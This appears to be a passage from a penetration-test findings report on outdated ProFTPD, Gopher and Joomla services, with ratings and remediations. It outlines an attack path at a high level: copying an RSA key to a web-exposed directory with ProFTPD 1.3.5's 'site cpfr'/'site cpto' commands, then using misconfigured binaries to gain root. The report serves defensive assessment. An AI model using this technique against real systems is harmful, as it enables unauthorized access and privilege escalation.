Description: Outdated ProFTPD, accidental leak of user information, and misconfigured privileges of files.

Impact: Using the vulnerability with ProFTPD 1.3.5. and using 'site cpfr' and 'site cpto' commands to move the RSA key to a directory that is publicly exposed on the web page. Leaked user information was used as an advantage to gain access. Misconfigured binary files that were allowed to be executable to change user to root. Root user can potentially compromise the whole system, ransomware, leaker confidential information, etc.

Remediation: Update services, configure proper privileges for files and users, and provide routine checks on services.

PROTOCOL 70/GOPHER

Rating: VERY HIGH

Description: Gopher protocol is older and outdated. There exist vulnerabilities that can be exploited once the system is accessed.

Remediation: Gopher should be discarded for modern services.

JOOMLA

Rating: VERY HIGH

Description: Older versions of Joomla have vulnerabilities that could create users and escalate privileges.

Remediation: Update routines for all services involve staying up-to-date with new vulnerabilities in recent versions of the services.

[4] https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf